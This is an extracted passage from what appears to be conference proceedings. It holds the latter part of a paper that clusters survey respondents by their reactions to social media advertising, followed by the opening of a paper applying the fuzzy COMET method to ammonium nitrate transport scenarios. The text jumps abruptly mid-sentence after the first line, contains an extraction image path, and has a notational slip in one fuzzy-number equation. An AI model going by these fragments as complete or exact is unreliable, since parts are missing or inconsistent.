This work was supported by King Mongkut's Institute of Technology Ladkrabang, Bangkok, Thailand.

include multiple regression (for predicting value data), logistic regression (for response prediction) and decision trees (for rule-based value or response models). 2) Descriptive model: This model gives a better understanding of the data, without any single specific target variable. Commonly used descriptive techniques include factor analysis (to extract underlying dimensions from multivariate data), cluster analysis (for grouping a customer database into segments), and association analysis (for discovering relationships between items such as retail products).

A marketing campaign is a specifically defined series of activities used in marketing a new or changed product or service, or in using new marketing channels and methods. Marketing activities are efforts to increase awareness for a particular product or service. Social media is one of the most popular marketing channels due to the ability to reach large numbers of customers with low cost. Social media advertising helps businesses find new potential clients by using the users' own shared information to identify interest. Rather than re-actively targeting users who search for a certain term, social media advertising proactively targets relevant users before they even begin their searches.

Prior research that relates to the study topics were reviewed as follows: Reference [6] researched the factors that influence the recipients to open direct emails and make an action desired by the company and also studies whether and what elements in the email would influence them to buy the products or services promoted. The results are obtained based on a data mining analysis which includes clustering and classification processes and offer a guide on how organizations should design their email marketing communications in order to have higher response rates. Reference [7] researched on the value of social technologies in organizations based on the 'value focused thinking' approach. The findings highlight innovation of internal processes, creation of organizational identity and new business models, integrated business functions, as well as employee support to be important values of social technology enabled innovation in organizations. Reference [8] researched on the segmenting of consumer reactions to social network marketing. The purpose of the study is to understand how consumers may be segmented with respect to their reactions to social network marketing. The results identified five segments – Passive, Talkers, Hesitant, Active, and Averse – along with significant covariates such as information search, convenience, entertainment, age, and gender that predict membership.

### III. METHODOLOGY

Several aspects related to the factors that influence a respondent to react and purchase a product or service after seeing social media advertising are explored from the literature review. Based on the literature review, the questionnaires are developed and distributed to people who used to purchase product or service through social media such as Facebook, Line, Instagram, etc. The questionnaires

are composed of the three parts; the first part is about the demographic data of the respondents, the second part is about the respondent's reaction when seeing social media marketing campaigns, and the third part is open-ended questions about the respondent's opinion. The data has been gathered at the level of samples including 370 respondents aged less than 60 and being employees, freelancers, entrepreneurs, managers, and students. The data has been collected between January and April 2017 through an online survey by using the convenience sampling method.

The research directions include: determining the most important factors that influence the customers to have a positive reaction after seeing social media advertising; determining the most important factors influencing purchasing products that advertise online in social media; identifying the customers characteristics that have positive reaction after seeing social media advertising; and identifying the customer clusters characteristics that purchase merchandises after seeing social media advertising. The software used to analyze data is WEKA data mining software. The research employs an attribute evaluator called "CorrelationAttributeEval" for determining the most important factors with respect to class attributes. It also uses the "SimpleKMeans" clustering algorithm for grouping customers.

### IV. RESULTS

The analysis results indicate that most of the respondents are students, females, aged 21-30, single, and educational level of Bachelor's degree, and average income less than 15,000 THB. Highest percentage on the usage of social media is Facebook, followed by Line and Instagram. The most purchasing are in fashion merchandise, followed by IT and software, and beauty and health merchandise. Spending per transaction is between 500 to 1,000 THB.

In order to identify the most important factors that influence the customers to have a positive reaction after seeing social media advertising, the class attribute called ReasonForClickingAdvertisementOnSocial Media is selected. The relation between the class attribute and the others is determined using CorrelationAttributeEval. The results present that for the customers, there is a strong correlation between the reason for clicking advertisement on social media and the satisfaction with merchandise (0.12727), special rewards (0.08522), not buying (0.0852), and link for searching on more details (0.08507). Other attributes are ranked below 0.07.

The class attribute PurchasingMerchandiseOnline is selected to determine the most important factors influencing purchasing products with social media advertising. The relation between the class attribute and the others is determined using CorrelationAttributeEval. The results present that for the customers, there is a strong correlation between purchasing merchandise online and saving information for further consideration (0.13879),



merchandise logo (0.10179), and immediately purchase if satisfied (0.09747). Other attributes are ranked below 0.09.

The EM (Expectation Maximization) and “SimpleKMeans” clustering algorithms are used for grouping similar customers based on positive reaction after seeing social media advertising. The EM algorithm is used to identify the approximated cluster numbers. In this case, the result is 2 clusters. This value is used as a parameter for the “SimpleKMeans” algorithm. The algorithm results are presented in Table I.

Cluster 0: Most customers in this group save information for further consideration (74%) and are interested in high percentage of discount (64%) after seeing advertising in the social media. For this cluster, the advertising should emphasize on merchandise quality as well as price to create more positive reaction.

Cluster 1: Most customers in this group save information for further consideration (70%), are interested in high percentage of discount (64%) after seeing advertising in the social media, and are also interested in seeing text, image, and clip advertising (65%). For this cluster, clip advertising may increase the customer's interest and create more positive reaction.

Clustering customers based on purchasing merchandises after seeing social media advertising is similar to clustering based on positive reaction after seeing social media advertising. The results are presented in Table II.

Cluster 0: This group of customers can be called “Product conscious.” Most customers in this group save information for further consideration (74%) after seeing advertising on the social media and purchase when satisfied with merchandise or services (55%). Seeing text, image, and clip advertising is also interesting for this group (53%). For this cluster, the advertising should emphasize on quality and brand to justify the price.

Cluster 1: This group can be called “Price conscious.” Everyone in this group is concerned about price before purchasing merchandise. Interesting price (100%) and high percentage of discount (71%) will get these customers' attention. Customers in this group also like to save information for further consideration (65%) and are interested to see text, image, and clip advertising (58%). For this cluster, the opportunity to purchase at a low price should be emphasized on the advertisement online.

## V. CONCLUSION AND DISCUSSION

Based on the findings from this research, e-commerce business should draw attention to the content that is emphasized in the advertisement online, due to some clusters

Table I. Customers cluster based on positive reaction after seeing social media advertising

No.	Attributes	Cluster 0 (94, 25.4%)	Cluster 1 (276, 74.6%)
1	Interested in Seeing Advertisement on Social Media: merchandise logo	0.2128	0.0725
2	Interested in Seeing Advertisement on Social Media: text, image, and clip	0.266	0.6522
3	Interested in Seeing Advertisement on Social Media: marketing campaign	0.2766	0.1739
4	Interested in Seeing Advertisement on Social Media: link for searching more details	0.2234	0.0725
5	Interested in Seeing Advertisement on Social Media: package or merchandise	0.0213	0.0254
6	Interested in Seeing Advertisement on Social Media: others	0	0.0036
7	Influence of Advertisement on Social Media: immediately purchase if satisfy	0.1596	0.1667
8	Influence of Advertisement on Social Media: saving information for further consideration	0.7447	0.6993
9	Influence of Advertisement on Social Media: sent it out for more comments	0.0426	0.0326
10	Influence of Advertisement on Social Media: irritating and don't like advertisement	0.0532	0.0725
11	Influence of Advertisement on Social Media: not buying	0	0.0254
12	Influence of Advertisement on Social Media: others	0	0.0036
13	Advertise Influence Buying: interesting price	0.3617	0.3659
14	Advertise Influence Buying: popular brand	0.1383	0.1268
15	Advertise Influence Buying: exciting new merchandise	0.0745	0.0507
16	Advertise Influence Buying: Satisfaction with merchandises or Services	0.2872	0.3732
17	Advertise Influence Buying: more refer in social media	0.1064	0.058
18	Advertise Influence Buying: like marketing campaign	0.0213	0.0217
19	Advertise Influence Buying: others	0.0106	0.0036
20	Marketing Campaign Influence Buying: high percentage of discount	0.6383	0.6449
21	Marketing Campaign Influence Buying: having complimentary	0.1277	0.1522
22	Marketing Campaign Influence Buying: special rewards	0.0319	0.0145
23	Marketing Campaign Influence Buying: having after sales service	0.2021	0.1739
24	Marketing Campaign Influence Buying: others	0	0.0145

Table II. Customers cluster based on purchasing merchandises after seeing social media advertising

No.	Attributes	Cluster 0 (235, 63.5%)	Cluster 1 (135, 36.5%)
1	Interested in Seeing Advertisement on Social Media: merchandise logo	0.0894	0.1407
2	Interested in Seeing Advertisement on Social Media: text, image, and clip advertising	0.5362	0.5852
3	Interested in Seeing Advertisement on Social Media: marketing campaign	0.2383	0.1333
4	Interested in Seeing Advertisement on Social Media: link for searching more details	0.1021	0.1259
5	Interested in Seeing Advertisement on Social Media: package or merchandise	0.0298	0.0148
6	Interested in Seeing Advertisement on Social Media: others	0.0043	0
7	Influence of Advertisement on Social Media: immediately purchase if satisfy	0.1234	0.237
8	Influence of Advertisement on Social Media: saving Information for further consideration	0.7489	0.6444
9	Influence of Advertisement on Social Media: sent it out for more comments	0.0468	0.0148
10	Influence of Advertisement on Social Media: irritating and don't like advertisement	0.0596	0.0815
11	Influence of Advertisement on Social Media: not buying	0.017	0.0222
12	Influence of Advertisement on Social Media: others	0.0043	0
13	Advertise Influence Buying: interesting price	0	1
14	Advertise Influence Buying: popular brand	0.2043	0
15	Advertise Influence Buying: exciting new merchandise	0.0894	0
16	Advertise Influence Buying: Satisfaction with merchandises or services	0.5532	0
17	Advertise Influence Buying: more refer in social media	0.1106	0
18	Advertise Influence Buying: like marketing campaign	0.034	0
19	Advertise Influence Buying: others	0.0085	0
20	Marketing Campaign Influence Buying: high percentage of discount	0.6043	0.7111
21	Marketing Campaign Influence Buying: having complimentary	0.1362	0.163
22	Marketing Campaign Influence Buying: special rewards	0.017	0.0222
23	Marketing Campaign Influence Buying: having after sales service	0.2255	0.1037
24	Marketing Campaign Influence Buying: others	0.017	0

that are product conscious while others are price conscious. For the product conscious group, price does not matter as

much for them and they decide to purchase based on satisfaction with the merchandise after thoroughly considering. Merchandise quality alone can get the product conscious group to purchase or have positive reaction after seeing online advertising in social media. For the price conscious group, they are looking for an interesting price and a high percentage of discount. Presenting interesting price will draw high attention from the price conscious group. However, both groups are interested in the advertisement online, and the advertisement that can draw customer's attention should provide interesting text, image, and clip advertisement. The advertisement should be attention-getting about the pricing so that it would convince the customers to click on the advertisement and continue to purchase the merchandise. The advertisement should also emphasize the high percentage of discount, which can draw attention from customers in both clusters that derive from positive reaction and lead to the purchasing of merchandise after seeing online advertising in social media.

The major limitation of the research consists in the low number of respondents (only 370), so this exploratory research should be followed by a conclusive one to verify the conclusions of the present research. Also, the majority of the respondents were students, aged 21-30, with low income and low spending per transaction, which may have influenced the positive reaction after seeing online advertising in social media.

Future directions of research may include: (1) using association techniques to determine rules related to positive reactions and purchasing, (2) adding some other information about respondents like time spent in front of the computer and time spent in using social network, and analyzing the influence of those factors on positive reactions and the purchasing of merchandise.

#### REFERENCES

- [1] M. J. A. Berry and G. Linoff, Data Mining Techniques: For Marketing, Sales, and Customer Relationship Management 3rd ed., John Wiley and Sons Ltd., Publication, UK, 2011.
- [2] D. J. Hand, H. Mannila and P. Smyth, Principles of Data Mining, MIT Press, Cambridge, MA, 2001.
- [3] J. Han and M. Kamber, Data Mining Concepts and Techniques Second Edition, Morgan Kaufmann Publishers, United States of America, 2006.
- [4] B. Leventhal, An introduction to data mining and other techniques for advanced analytics, Journal of Direct, Data and Digital Marketing Practice, 12(2), 2010, pp.137-153.
- [5] M. Negnevitsky, Artificial Intelligence, A Guide To Intelligent Systems 3rd ed., Pearson Education Limited, 2005.
- [6] R. I. Magos and C. A. Acatrinei, Designing Email Marketing Campaigns - A Data Mining Approach Based on Consumer Preferences, A nales Universitatii Apulensis Series Oeconomica, 17(1), 2015, 15-30.
- [7] M. Singh and K. Peszynski, "Organisational Value of Social Technologies: An Australian Study, The Electronic Journal Information Systems Evaluation, 17(1), 2014, pp.088-099, available online at [www.ejise.com](http://www.ejise.com).
- [8] C. Campbell, C. Ferraro, and S. Sands, "Segmenting consumer reactions to social network marketing", European Journal of Marketing, 48(3/4), 2014, pp.432-452.

# Sustainable Decision-Making using the COMET Method: An Empirical Study of the Ammonium Nitrate Transport Management

Jarosław Wątróbski<sup>\*§</sup>, Wojciech Sałabun<sup>\*</sup>, Artur Karczmarczyk<sup>\*</sup> and Waldemar Wolski<sup>†</sup>

<sup>\*</sup>West Pomeranian University of Technology in Szczecin  
ul. Żołnierska 49, 71-210 Szczecin, Poland

<sup>†</sup>University of Szczecin  
ul. Mickiewicza 64, 71-101 Szczecin, Poland

<sup>§</sup>corresponding author

**Abstract**—This paper investigates the problem of the sustainable ammonium nitrate transport. The significance of this problem is increasing, considered the occurrence of the worldwide agricultural production boost. The existing international regulations for the transport of the dangerous chemical substances are not sufficient to obtain a satisfactory solution for the sustainable transport. The main reason for that is the fact that the safety criteria can easily become dominated by the economic factors.

In this paper, the authors use the COMET method to identify a decision making model for the selection of the best scenario of sustainable transport. The COMET method is a new multi-criteria decision-making technique that is free of the rank reversal phenomenon. The identified model provides information about the global and local significance level of each of the criteria. The proposed approach can be easily expanded by using a greater number of criteria, depending on the particular problem analyzed. The proposed methodology is an efficient and highly accurate solution to make decisions based on experts' knowledge.

## I. INTRODUCTION

THE ammonium nitrate is one of the most popular mineral fertilizers in Poland and in Europe. It supports a highly developed agricultural industry [1], [2]. The carriage of the ammonium nitrate is regulated by international legal standards due to its dangerous nature [3]. The process of the registration of the transport of the ammonium nitrate and its classification to a group of hazardous materials determines a number of guidelines on its transport [4]. The obligation to ensure the compliance of the carriage of the ammonium nitrate with international laws and regulations for transporting dangerous materials by rail (RID - Règlement concernant le transport International ferroviaire des marchandises Dangereuses) and road (ADR - L' Accord européen relatif au transport international des marchandises Dangereuses par Route), affects the final time and cost of the transport of the product [4], [5].

The sustainable transportation systems should not only be efficient, robust and economical, but also friendly towards the environment, which is the requirement of the modern times [6]. They should minimize the impact on the environment, such as air pollution, noise, etc [7]. The evaluation and selection of the best scenario for the transportation system

is a big challenge. Many popular evaluation methods, such as Economic-Effects Analysis (EEA), private investment analysis and CBA, are considering mainly the economic effects [8], sometimes neglecting the ecological, spatial or social aspects of the transport scenario [9]. Even if those latter aspects are taken into account, for example in a Social Cost-Benefit Analysis (SCBA), it remains difficult to obtain a monetary assessment of all the criteria [10]. This challenge can be solved with a usage of appropriate multi-criteria decision making (MCDM) methods, which are frequently used in transportation systems' management problems [11], [12].

Generally, the MCDA methods can be divided into two groups: American and European schools. The former are based on a functional approach – a utility or value function is used [13], [14]. Two types of relationship among the alternatives are used in these methods, namely, the indifference and the preference. The incomparabilities of the variants are skipped. The pronounced downside of these methods is the fact that they do not consider the expert judgements' variability and uncertainty [15]. The methods from the latter group are based on a relational model. The relations of weak or strong preference, indifference or incomparability are used most commonly [16], and the outranking relation is used in the aggregation process to provide the final rankings of the studied alternatives [17]. Unfortunately, although the ranking of alternatives is produced in the European school methods, the quantitative information on the differences between alternatives is often lost.

Apart from the aforementioned groups of methods, there has also been some research that connects the MCDA approach of both of them [18]. Additionally, methods based on a rule sets exist. A range of the MCDA methods, along with their assignment to the American, European, mixed or rule set approach, is presented in Table I.

The MCDA methods from all the aforementioned groups have been successfully used to facilitate decision making in various kinds of transport management: land [49], [50], [55], maritime [47], [54] and air [27] transport. Some of the researched transport management decision problems also included the carriage of hazardous materials [55]. A comparison

TABLE I  
MCDA METHODS FROM AMERICAN AND EUROPEAN SCHOOLS, MIXED AND RULE SET BASED.

School	Method Name	Abbreviation	Preference relations	References
American	multi-attribute utility theory	MAUT	indifference, preference	[19]
	multi-attribute value theory	MAVT	indifference, preference	[20]
	analytic hierarchy process	AHP	indifference, preference	[21]
	analytic network process	ANP	indifference, preference	[22]
	simple multi-attribute rating technique	SMART	indifference, preference	[23]
	utility theory additive	UTA	indifference, preference	[24]
	measuring attractiveness by a categorical based evaluation technique	MACBETH	indifference, preference	[25], [26], [27]
European	technique for order preference by similarity to ideal solution	TOPSIS	indifference, preference	[28]
	ELimination Et Choix Traduisant la REalit'e (ELimination and Choice Expressing the REality)	ELECTRE	incomparability, outranking	[29], [30]
	Preference Ranking Organization METHod for Enrichment of Evaluations	PROMETHEE	indifference, preference, incomparability	[31]
	Novel Approach to Imprecise Assessment and Decision Environment	NAIADE	incomparability, outranking	[32]
	Organisation, Rangement Et Synthese de donnees relationnelles	ORESTE	indifference, preference, incomparability	[33]
	REGIME	REGIME	incomparability, outranking	[34]
	ARGUS	ARGUS	indifference, incomparability, outranking	[35]
	Treatment of the Alternatives according To the Importance of Criteria	TACTIC	indifference, preference, incomparability	[36]
	Methode d'Elimination et de Choix Incluant les relation d'ORDre	MELCHIOR	incomparability, outranking	[36], [37]
mixed	Procedure d'Agregation Multicritere de type Surclassement de Synthese pour Evaluations Mixtes	PAMSSEM	incomparability, outranking	[38]
	Multicriteria Evaluation with MixedQualitative and Quantitative Data	EVAMIX	indifference, preference	[39]
	QUALitative FLEXible multiple criteria method	QUALIFLEX	incomparability, outranking	[40]
	(Multicriterion Analysis of Preferences by means of Pair-wiseActions and Criterion comparisons	MAPPAC	indifference, preference, weak preference, incomparability	[16]
	Preference Ranking Globalfrequencies in Multicriterion Analysis	PRAGMA	indifference, preference, incomparability	[16]
	Passive and Active Compensability MulticriteriaAnalysis	PACMAN	indifference, preference, weak preference, incomparability	[41]
	Intercriteria Decision Rule Approach	IDRA	indifference, preference	[42]
rule set	Characteristic Objects Method	COMET	indifference, preference	[43]
	Dominance-based Rough Set Approach	DRSA	indifference, preference, weak preference, incomparability	[44]




Fig. 1. An example of a triangular fuzzy number with the support  $[a, b]$  and the core  $m$ .

of selected approaches of the MCDA methods' application in the transport management decision-making is presented in Table II. A further literature review can be found inter alia in [6], [57] and [58].

Unfortunately, the classical MCDM methods are often criticized for their possible shortcomings, such as the rank reversal phenomenon [59]. Therefore, new MCDM approaches have been developed to avoid the identified flaws. One of the issues considered is the fact that the decisions are often being made on the basis of multiple conflicting information sources. Based on these premises, a new MCDA method, Characteristic Objects METHod (COMET) has been developed, which is

completely free of the Rank Reversal phenomenon [60].

The rest of this paper is organized as follows: in the next section, the Fuzzy Set Theory preliminaries are outlined. The third section describes the COMET method as a tool to identify the decision models. Subsequently, in section IV, an experiment to build a decision model for an exemplary ammonium nitrate transport is described and the results are presented. The conclusions and the possible future directions are presented in section V.

## II. FUZZY SET THEORY: PRELIMINARIES

The development of fuzzy set theory was initiated by Lofti Zadeh, who presented the idea and the first conception of fuzzy sets in his "Fuzzy Sets" paper [61]. Today, the fuzzy set theory is a very important approach to the control and model creation in various scientific fields. Modeling with the usage of the fuzzy sets has proven to be an effective way to formulate the multi-criteria decision problems [62], [63], [64]. The basic notions and concepts of the Fuzzy Set Theory are defined below [65], [66], [67]:

**Definition 1** The fuzzy set and the membership function

TABLE II  
SAMPLE APPLICATIONS OF MCDA METHODS IN TRANSPORT MANAGEMENT SUSTAINABLE DECISION PROBLEMS.

Method	Application	Number of alternatives	Number of criteria	Reference
AHP	Selection of a location and design of a highway in a metropolitan area.	4	6	[45]
AHP	Selection of transportation fuels and policy for Singapore land transport.	10	6	[46]
AHP / EVAMIX	Evaluation of AGV Fleet Operation at Port Container Terminal. An attempt to increase of a container terminal productivity in order to reduce ship turnaround times.	12 scenarios	-	[47]
AHP / TOPSIS	Selection of alternative fuels for public transportation.	12	11	[48]
ANP	Selection of a third party logistic service provider.	-	23	[49]
ANP	Selection of a supplier.	-	10	[50]
Fuzzy AHP	Evaluation of environmental effects of 5 different transport modes.	5	9	[51]
Fuzzy TOPSIS	A methodology to support the outsourcing of the logistic services to third parties.	3	12	[52]
Fuzzy TOPSIS	Selection of the locations for urban distribution centers.	3	11	[53]
Fuzzy VIKOR	Creation of a decision-making model for the choice of a green reverse logistics solution.	6	5	[7]
MACBETH	Evaluation of air transport performance and efficiency. Self-benchmarking study of 3 airports.	-	8	[26]
MACBETH	Airlines Performance and Efficiency Evaluation, comparison of low cost carriers and legacy carriers.	6	18	[27]
MAPPAC / FANP	An integrated MAPPAC / FANP approach to the performance assessment of the Iranian maritime container terminals was researched.	6	18	[54]
ORESTE	A multi-criteria and multi-actor MCDA decision problem on the nuclear waste management.	27 actions	4	[55]
TOPSIS	Assessment of the improvement areas in the implementation of the green supply chain initiatives.	3	16	[56]

The characteristic function  $\mu_A$  of a crisp set  $A \subseteq X$  assigns a value of either 0 or 1 to each member of  $X$ , as well as the crisp sets only allow a full membership ( $\mu_A(x) = 1$ ) or no membership at all ( $\mu_A(x) = 0$ ). This function can be generalized to a function  $\mu_{\tilde{A}}$  so that the value assigned to the element of the universal set  $X$  falls within a specified range, i.e.,  $\mu_{\tilde{A}} : X \rightarrow [0, 1]$ . The assigned value indicates the degree of membership of the element in the set  $A$ . The function  $\mu_{\tilde{A}}$  is called a membership function and the set  $\tilde{A} = \{(x, \mu_{\tilde{A}}(x))\}$ , where  $x \in X$ , defined by  $\mu_{\tilde{A}}(x)$  for each  $x \in X$ , is called a fuzzy set [68], [69].

**Definition 2** The triangular fuzzy number (TFN)

A fuzzy set  $\tilde{A}$ , defined on the universal set of real numbers  $\mathbb{R}$ , is told to be a triangular fuzzy number  $\tilde{A}(a, m, b)$  if its membership function has the following form (1) [68]:

$$\mu_{\tilde{A}}(x, a, m, b) = \begin{cases} 0 & x \leq a \\ \frac{x-a}{m-a} & a \leq x \leq m \\ 1 & x = m \\ \frac{b-x}{b-m} & m \leq x \leq b \\ 0 & x \geq b \end{cases} \quad (1)$$

and the following characteristics (2), (3):

$$x_1, x_2 \in [a, b] \wedge x_2 > x_1 \Rightarrow \mu_{\tilde{A}}(x_2) > \mu_{\tilde{A}}(x_1) \quad (2)$$

$$x_1, x_2 \in [b, c] \wedge x_2 > x_1 \Rightarrow \mu_{\tilde{A}}(x_2) < \mu_{\tilde{A}}(x_1) \quad (3)$$

An example of triangular fuzzy number  $\tilde{A}(a, m, b)$  is presented on Figure 1.

**Definition 3** The support of a TFN  $\tilde{A}$

The support of a TFN  $\tilde{A}$  is defined as a crisp subset of the  $\tilde{A}$  set in which all elements have a non-zero membership value in the  $\tilde{A}$  set (4):

$$S(\tilde{A}) = \{x : \mu_{\tilde{A}}(x) > 0\} = [a, b] \quad (4)$$

**Definition 4** The core of a TFN  $\tilde{A}$

The core of a TFN  $\tilde{A}$  is a singleton (one-element fuzzy set) with the membership value equal to 1 (5):

$$C(\tilde{A}) = \{x : \mu_{\tilde{A}}(x) = 1\} = m \quad (5)$$

**Definition 5** The fuzzy rule

The single fuzzy rule can be based on the Modus Ponens tautology [68], [69]. The reasoning process uses the *IF – THEN*, *OR* and *AND* logical connectives.

**Definition 6** The rule base

The rule base consists of logical rules determining the causal relationships existing in the system between the input and output fuzzy sets [69], [70].

**Definition 7** The T-norm operator: product

The T-norm operator is a  $T$  function modeling the *AND* intersection operation of two or more fuzzy numbers, e.g.  $\tilde{A}$  and  $\tilde{B}$ . In this paper, only the ordinary product of real numbers is used as the T-norm operator [68], [69], [70] (6):

$$\mu_{\tilde{A}}(x) \text{ AND } \mu_{\tilde{B}}(y) = \mu_{\tilde{A}}(x) \cdot \mu_{\tilde{B}}(y) \quad (6)$$

### III. THE CHARACTERISTIC OBJECTS METHOD

The COMET method is completely free of the Rank Reversal phenomenon. The basic concept of the COMET method

was proposed by prof. Piegat [69]. In the previous works, the accuracy of the COMET method was verified [71]. The formal notation of the COMET method should be briefly recalled [65], [66], [67].

**Step 1.** Definition of the space of the problem – the expert determines the dimensionality of the problem by selecting  $r$  criteria,  $C_1, C_2, \dots, C_r$ . Then, a set of fuzzy numbers is selected for each criterion  $C_i$ , e.g.  $\{\tilde{C}_{i1}, \tilde{C}_{i2}, \dots, \tilde{C}_{ic_i}\}$  (7):

$$\begin{aligned} C_1 &= \{\tilde{C}_{11}, \tilde{C}_{12}, \dots, \tilde{C}_{1c_1}\} \\ C_2 &= \{\tilde{C}_{21}, \tilde{C}_{22}, \dots, \tilde{C}_{2c_2}\} \\ &\dots \\ C_r &= \{\tilde{C}_{r1}, \tilde{C}_{r2}, \dots, \tilde{C}_{rc_r}\} \end{aligned} \quad (7)$$

where  $c_1, c_2, \dots, c_r$  are the ordinals of the fuzzy numbers for all criteria.

**Step 2.** Generation of the characteristic objects – The characteristic objects ( $CO$ ) are obtained with the usage of the Cartesian product of the fuzzy numbers' cores of all the criteria (8):

$$CO = C(C_1) \times C(C_2) \times \dots \times C(C_r) \quad (8)$$

As a result, an ordered set of all  $CO$  is obtained (9):

$$\begin{aligned} CO_1 &= C(\tilde{C}_{11}), C(\tilde{C}_{21}), \dots, C(\tilde{C}_{r1}) \\ CO_2 &= C(\tilde{C}_{11}), C(\tilde{C}_{21}), \dots, C(\tilde{C}_{r2}) \\ &\dots \\ CO_t &= C(\tilde{C}_{1c_1}), C(\tilde{C}_{2c_2}), \dots, C(\tilde{C}_{rc_r}) \end{aligned} \quad (9)$$

where  $t$  is the count of  $CO$ s and is equal to (10):

$$t = \prod_{i=1}^r c_i \quad (10)$$

**Step 3.** Evaluation of the characteristic objects – the expert determines the Matrix of Expert Judgment ( $MEJ$ ) by comparing the  $CO$ s pairwise. The matrix is presented below:

$$MEJ = \begin{pmatrix} \alpha_{11} & \alpha_{12} & \dots & \alpha_{1t} \\ \alpha_{21} & \alpha_{22} & \dots & \alpha_{2t} \\ \dots & \dots & \dots & \dots \\ \alpha_{t1} & \alpha_{t2} & \dots & \alpha_{tt} \end{pmatrix} \quad (11)$$

where  $\alpha_{ij}$  is the result of comparing  $CO_i$  and  $CO_j$  by the expert. The function  $f_{exp}$  denotes the mental judgment function of the expert. It depends solely on the knowledge of the expert. The expert's preferences can be presented as (12):

$$\alpha_{ij} = \begin{cases} 0.0, & f_{exp}(CO_i) < f_{exp}(CO_j) \\ 0.5, & f_{exp}(CO_i) = f_{exp}(CO_j) \\ 1.0, & f_{exp}(CO_i) > f_{exp}(CO_j) \end{cases} \quad (12)$$

After the  $MEJ$  matrix is prepared, a vertical vector of the Summed Judgments ( $SJ$ ) is obtained as follows (13).

$$SJ_i = \sum_{j=1}^t \alpha_{ij} \quad (13)$$

Eventually, the values of preference are approximated for each characteristic object. As a result, a vertical vector  $P$  is

obtained, where the  $i$ -th row contains the approximate value of preference for  $CO_i$ .

**Step 4.** The rule base – each characteristic object and its value of preference is converted to a fuzzy rule as follows (14):

$$IF \ C(\tilde{C}_{1i}) \ AND \ C(\tilde{C}_{2i}) \ AND \ \dots \ THEN \ P_i \quad (14)$$

In this way, a complete fuzzy rule base is obtained.

**Step 5.** Inference and the final ranking – each alternative is presented as a set of crisp numbers, e.g.,  $A_i = \{a_{1i}, a_{2i}, \dots, a_{ri}\}$ . This set corresponds to the criteria  $C_1, C_2, \dots, C_r$ . Mamdani's fuzzy inference method is used to compute the preference of the  $i$ -th alternative. The rule base guarantees that the obtained results are unequivocal. The bijection makes the COMET completely rank reversal free.

#### IV. THE AMMONIUM NITRATE TRANSPORT

The development of the production of the ammonium nitrate, which is one of the most popular fertilizers on the European market, entails the problems of its transport. Poland is one of the five world largest producers of the ammonium nitrate, realizing about 5.5% of the total world production. The biggest Polish plant producing ammonium nitrate – Zakłady Azotowe "Puławy", plans to expand its production lines by 2020, thus increasing the production of the fertilizer to the level of 1,200 tons per day.

The paper presents the sustainability model of decision making for transport management scenario where ammonium nitrate is transported from Puławy to Gdańsk. Based on the RID [5] and ADR [4] regulations, a set of 16 possible scenarios of ammonium nitrate transport,  $A_1$ - $A_{16}$ , was prepared. The alternatives  $A_1$ - $A_8$  represent the rail transport scenarios, whereas the alternatives  $A_9$ - $A_{16}$  represent the road transport scenarios. The scenarios within each of the rail and road groups differ in the type of the container used during the transport. The COMET method and the expert's knowledge was used to create the decision model.

##### Step 1: Definition of the space of the problem

Based on the expert's knowledge, the dimensionality of the problem was determined to be equal to  $r = 3$ . The expert pointed out the three most important criteria for the evaluation of the hazardous materials' carriage:

- $C_1$  – time required for the transport, including loading and unloading time (in hours);
- $C_2$  – transport safety (a value from the range from 0 to 10, where 0 means low and 10 means high safety);
- $C_3$  – the cost of the transport of a single ton, including the cost of loading and unloading (PLN/ton).

The performance table of the alternatives  $A_1$ - $A_{16}$  and the criteria  $C_1$ - $C_3$  is presented in Table III. It can be observed, that the rail alternatives are slightly cheaper, but significantly slower than the road ones. Regardless of the method of transport chosen, the alternatives using steel crates are characterized



TABLE III  
THE PERFORMANCE TABLE OF THE ALTERNATIVES  $A_1$ - $A_{16}$ .

Alternative	Method	Container	Time [h]	Safety		Cost [PLN/ton]
				Linguistic	Numeric	
A1	RID	cistern	79	High	9	320
A2	RID	in bulk, closed container	78,5	High / Medium	7	262
A3	RID	in bulk, open container	78	Medium	5	252
A4	RID	steel crates	87	High	9	1837
A5	RID	cardboard boxes	86	Medium / Low	3	352
A6	RID	rigid DPPL	84	High / Medium	7	932
A7	RID	elastic DPPL	85	Medium	5	262
A8	RID	plastic canisters	96	High / Medium	7	498,6
A9	ADR	cistern	14,2	High	9	426,4
A10	ADR	in bulk, closed container	13,6	High / Medium	7	388
A11	ADR	in bulk, open container	13,2	Medium / Low	3	366
A12	ADR	steel crates	22,2	High	9	1917
A13	ADR	cardboard boxes	21,2	Low	2	432
A14	ADR	rigid DPPL	19,2	High / Medium	7	1012
A15	ADR	elastic DPPL	20,2	Low	2	342
A16	ADR	plastic canisters	31,2	Medium	5	579

by the highest price per ton, as opposed to the alternatives where the cargo is transported in bulk, in an open container.

Subsequently, the expert's knowledge was used to divide the domain of each of the criteria to three triangular fuzzy numbers. The obtained division is expressed by (15):

$$\begin{aligned} C_1 &= \{10, 40, 100\} \\ C_2 &= \{0, 5, 10\} \\ C_3 &= \{200, 600, 2000\} \end{aligned} \quad (15)$$

The triangular fuzzy numbers for the criteria  $C_1$ - $C_3$  are presented on Figures 2-4. The membership functions for the triangular fuzzy numbers *short*, *medium* and *long* for the criterion  $C_1$  are defined in the equations (16)-(18) respectively. The membership functions for the TFNs for the criteria  $C_2$  and  $C_3$  can be defined in a similar manner.

$$\mu_{short}(C_1) = \begin{cases} 1 & C_1 = 10 \\ \frac{40-C_1}{30} & 10 \leq C_1 \leq 40 \\ 0 & C_1 \geq 40 \end{cases} \quad (16)$$

$$\mu_{medium}(C_1) = \begin{cases} \frac{C_1-10}{30} & 10 \leq C_1 \leq 40 \\ 1 & C_1 = 40 \\ \frac{100-C_1}{60} & 40 \leq C_1 \leq 100 \end{cases} \quad (17)$$

$$\mu_{long}(C_1) = \begin{cases} 0 & C_1 \leq 40 \\ \frac{C_1-40}{60} & 40 \leq C_1 \leq 100 \\ 1 & C_1 = 100 \end{cases} \quad (18)$$

### Step 2: Generation of the Characteristic Objects

The characteristic objects  $OC_1$ - $OC_{27}$  were generated as a Cartesian product of the fuzzy numbers' cores of each of the  $C_1$ - $C_3$  criteria. The obtained characteristic objects are presented in the first four columns of Table IV and depicted on Figure 5.

